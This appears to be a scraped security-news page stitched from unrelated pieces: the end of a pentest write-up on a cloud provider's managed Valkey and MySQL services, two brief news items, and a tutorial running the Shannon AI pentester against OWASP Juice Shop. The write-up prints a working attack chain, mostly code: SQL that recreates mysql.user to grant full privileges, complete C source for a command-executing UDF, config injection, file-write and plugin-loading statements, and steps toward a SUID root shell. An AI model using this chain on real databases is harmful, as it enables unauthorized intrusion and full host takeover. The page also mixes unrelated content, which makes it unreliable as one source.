CVE-2026-25243 is caused by the RESTORE command handling serialized RDB objects incorrectly. When the legacy hash-zipmap encoding is used, the validator accepts a 5-byte length representation for a short key, but the parser that follows interprets the key’s internal bytes as the encoding of the value length. This mismatch can cause an out-of-bounds write that overwrites adjacent heap chunks (heap overflow), which can potentially lead to an arbitrary write primitive. After the successful arbitrary write to adjacent memory regions, strict systemd sandbox rules presented an obstacle:
These parameters block the execution of standard shells, such as /bin/sh. Even so, the /tmp directory was mounted with write access. By modifying the process logic, we could trigger the download and execution of a third-party component from /tmp, which wasn’t covered by the noexec rule. After establishing a stable communication channel, we added an SSH key to /var/lib/valkey/.ssh/authorized_keys. This gave us independent access to the host and the ability to escalate privileges further through standard local privilege escalation (LPE) methods.

Valkey process context and Salt grains parameters
The GRO Frag vulnerability was triggered in this case, but new LPEs are disclosed every week, so there may be many other ways to escalate privileges and continue the attack on the Salt master.
4.2. MySQL
The MySQL database user didn’t have root privileges when the resource was created.
DROP TABLE IF EXISTS mysql.global_grants;
CREATE TABLE mysql.global_grants (
USER char(32) NOT NULL DEFAULT '',
HOST char(255) NOT NULL DEFAULT '',
PRIV char(32) NOT NULL DEFAULT '',
WITH_GRANT_OPTION enum('N','Y') NOT NULL DEFAULT 'N',
PRIMARY KEY (USER, HOST, PRIV)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;
However, the application logic allowed this user to drop and recreate the table with dynamic privileges:
DROP TABLE IF EXISTS mysql.user;

  CREATE TABLE mysql.user (
    Host char(255) NOT NULL DEFAULT '%',
    User char(32) NOT NULL DEFAULT '',
    Select_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Insert_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Update_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Delete_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Drop_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Reload_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Shutdown_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Process_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    File_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Grant_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    References_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Index_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Alter_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Show_db_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Super_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_tmp_table_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Lock_tables_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Execute_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Repl_slave_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Repl_client_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_view_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Show_view_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Alter_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_user_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Event_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Trigger_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_tablespace_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    ssl_type enum('','ANY','X509','SPECIFIED') NOT NULL DEFAULT '',
    ssl_cipher blob NOT NULL,
    x509_issuer blob NOT NULL,
    x509_subject blob NOT NULL,
    max_questions int unsigned NOT NULL DEFAULT 0,
    max_updates int unsigned NOT NULL DEFAULT 0,
    max_connections int unsigned NOT NULL DEFAULT 0,
    max_user_connections int unsigned NOT NULL DEFAULT 0,
    plugin char(64) NOT NULL DEFAULT 'caching_sha2_password',
    authentication_string text,
    password_expired enum('N','Y') NOT NULL DEFAULT 'N',
    password_last_changed timestamp NULL DEFAULT NULL,
    password_lifetime smallint unsigned DEFAULT NULL,
    account_locked enum('N','Y') NOT NULL DEFAULT 'N',
    Create_role_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Drop_role_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Password_reuse_history smallint unsigned DEFAULT NULL,
    Password_reuse_time smallint unsigned DEFAULT NULL,
    Password_require_current enum('N','Y') DEFAULT NULL,
    User_attributes json DEFAULT NULL,
    PRIMARY KEY (Host, User)
  ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;
After the database was restarted and a new user was created, that user automatically received full administrator privileges. Next, we added more privileges:
INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_VARIABLES_ADMIN','Y');
INSERT INTO mysql.global_grants VALUES ('newadm','%','PERSIST_RO_VARIABLES_ADMIN','Y');
INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_USER','Y');
FLUSH PRIVILEGES;
Having escalated privileges in the database, we now needed to achieve RCE. We compiled a custom UDF library to run system commands.
#include <stdlib.h>
#include <string.h>
#include <stdio.h>

typedef unsigned long long udf_args_type;

typedef struct {
 unsigned int arg_count;
 unsigned int *arg_type;
 char **args;
 unsigned long *lengths;
 char *maybe_null;
 char **attributes;
 unsigned long *attribute_lengths;
 void *extension;
} UDF_ARGS;

typedef struct {
 char maybe_null;
 unsigned int decimals;
 unsigned long max_length;
 char *ptr;
 char const_item;
 void *extension;
} UDF_INIT;

int sys_eval_init(UDF_INIT *initid, UDF_ARGS *args, char *message) {
 if (args->arg_count != 1) {
     strcpy(message, "sys_eval requires one argument");
     return 1;
 }
 initid->max_length = 65535;
 return 0;
}

void sys_eval_deinit(UDF_INIT *initid) {}

char* sys_eval(UDF_INIT *initid, UDF_ARGS *args, char *result,
            unsigned long *length, char *is_null, char *error) {
 if (!args->args[0]) { *is_null = 1; return NULL; }
 char cmd[65535];
 snprintf(cmd, sizeof(cmd), "%.*s", (int)args->lengths[0], args->args[0]);
 FILE *pipe = popen(cmd, "r");
 if (!pipe) { *is_null = 1; return NULL; }
 static char buf[65535];
 size_t total = 0;
 while (total < sizeof(buf)-1) {
     size_t n = fread(buf+total, 1, sizeof(buf)-1-total, pipe);
     if (n == 0) break;
     total += n;
 }
 pclose(pipe);
 buf[total] = '\0';
 *length = total;
 return buf;
}
RCE was achieved through a CRLF injection into the configuration file through the cloud provider’s API:
This vector made it possible to inject line breaks and override critical configuration parameters:
default-time-zone="+00:00
secure_file_priv= # removes write restrictions so files can be saved to any directory the MySQL user can access.
plugin_dir=/var/lib/mysql-files/ # sets a trusted directory for loading dynamic libraries.
With the write permissions obtained, a malicious UDF library (shared object) was written to the target directory through the following SQL statement:
SELECT UNHEX('$hex') INTO DUMPFILE '/var/lib/mysql-files/rce.so
We restarted the MySQL database to apply the updated configuration and initialize the registered plug-in:
CREATE FUNCTION sys_eval RETURNS STRING SONAME 'rce.so';

Result of executing id via MySQL UDF
The list of active services was analyzed to identify opportunities for local privilege escalation to root. It turned out that the mysql-watcher.service ran with administrator privileges and periodically launched a Python script that accessed MySQL through the system client. To exploit this, we compiled another plug-in:
We injected the path to the directory containing the malicious library (.so file, plugin_dir parameter) and the authentication plug-in name default-auth=plugname into the [client] section of the /etc/mysql/my.cnf configuration file. The next time the background mysql-watcher.service starts the MySQL client as root, the plug-in described above executes on the server host. This causes a system command to run and creates a copy of the Bash interpreter with the SUID bit set (/tmp/rbash), which completes the chain leading to full host compromise.
Conclusion
The cloud provider’s infrastructure was built on in-house components rather than standard open-source solutions, which created a non-trivial attack surface. The research also identified other vulnerabilities, but they were left out of the report because they were standard. Based on the findings, the vendor was given recommendations for strengthening its security posture. The recommendations covered isolating managed services to remove network visibility between them, enforcing strict AppArmor policies to isolate service processes, and adding monitoring of how potentially vulnerable services are used.
Forescout found 12,976 exposed refrigeration services in 99 countries, warning that attackers could alter temperatures and spoil food, medicines and supplies.
eMudhra will leave the global SSL/TLS certificate market after eight intermediate CA private keys were found easily guessable, prompting browser distrust actions.
We’re continuing our series on Artificial Intelligence in Cybersecurity with another tool called Shannon. Shannon is a white-box AI pentester. It was created to test the security of your project by pointing it at the source code and the test stand. That means it needs both the running application and the source code. First, Shannon does an in-depth analysis of the code in the repository, then looks for attacks against that same project you’re hosting locally. This white-box approach is certainly more effective, as models don’t have to guess possible vulnerabilities, since guessing varies greatly depending on the model you use. Vulnerabilities can only make their way to the report if they have a working PoC. As always, only test systems you own or have explicit written authorization to test.
Now let’s take a closer look at Shannon and test our Juice Shop with it.
Setting Up
Juice Shop is just a Docker container, so we will install Docker and npm first.
kali > sudo apt update
kali > sudo apt install -y docker.io nodejs npm
kali > sudo systemctl enable docker --now
kali > sudo usermod -aG docker $USER
kali > newgrp docker
Then comes the Juice Shop.

kali > docker pull bkimminich/juice-shop
kali > docker run -d --name juice-shop --restart unless-stopped -p 3000:3000 bkimminich/juice-shop

It’s up and running. Now we need to copy the repository to our disk.
kali > git clone --depth 1 https://github.com/juice-shop/juice-shop.git
Once we have it all set, we can get Shannon. Unlike Pentestcode and other tools, Shannon runs differently. By default, it expects your AI API keys in the env. In the next sections we’ll show how to run Shannon with OpenRouter and Ollama.
OpenRouter
Shannon wants to see your API key in the env. You will also need a models.json file somewhere on your disk. Copy the following command to create it.
This will take a while and your free daily tokens won’t be enough to complete the scan.

As the security test progresses, you’ll see all the commands and prompts it runs. Obviously, the frontier models will give better results.
Ollama
Shannon isn’t only limited to APIs. You can perform the same scan with a local model. Many openweight models will be a great fit for it if you have the necessary hardware to make it work smoothly.
Just for the demonstration we’ll use Qwen 2.5-coder 7b.
kali > curl -fsSL https://ollama.com/install.sh | sh

kali > ollama pull qwen2.5-coder:7b
We’ll create the same models.json file to point Shannon to our Ollama.
Make sure your Ollama is accessible, and change the IP address if needed.
kali > export SHANNON_AI_API_KEY=ollama
kali > export SHANNON_AI_MODEL=ollama:qwen2.5-coder:7b

kali > npx @keygraph/shannon@latest start -u http://172.17.0.1:3000 -r /home/kali/juice-shop -c ~/juice-quick.yaml --models-config ~/models.json --validate-model

Before we do anything, let’s validate the model.
If your model has been validated and you can start scanning your project.

kali > kali > npx @keygraph/shannon@latest start -u http://172.17.0.1:3000 -r /home/kali/juice-shop -c ~/juice-quick.yaml --models-config ~/models.json --follow
Reporting

When the scan finishes, Shannon creates PDF and Markdown reports with the evidence attached to them. You will also see structured JSON and SARIF files for downstream systems.
Below is an example of a PDF report. As you can see, multiple vulnerabilities were found in the project, some of them are classified as High. As mentioned before, all the findings here were validated with PoCs.
Summary
Shannon was made to find flaws in your web apps to make them more secure. It digs through the project repository and runs checks against a live system. It then creates a report with findings that were discovered with PoCs, so you get a clean report. As AI becomes more prevalent in cybersecurity, it should be used to improve the security of your projects before their release. Of course, that doesn’t replace a human in the loop, but it makes things faster. Stick to better models and don’t cut back on your security.
AI is evolving rapidly and the sooner you learn how to work with it, the greater the advantage you’ll have. That’s why we invite you to join our AI for Cybersecurity training. During this training, you will see you different ways of using AI in cybersecurity, set up local models and solve labs.

 Login
Login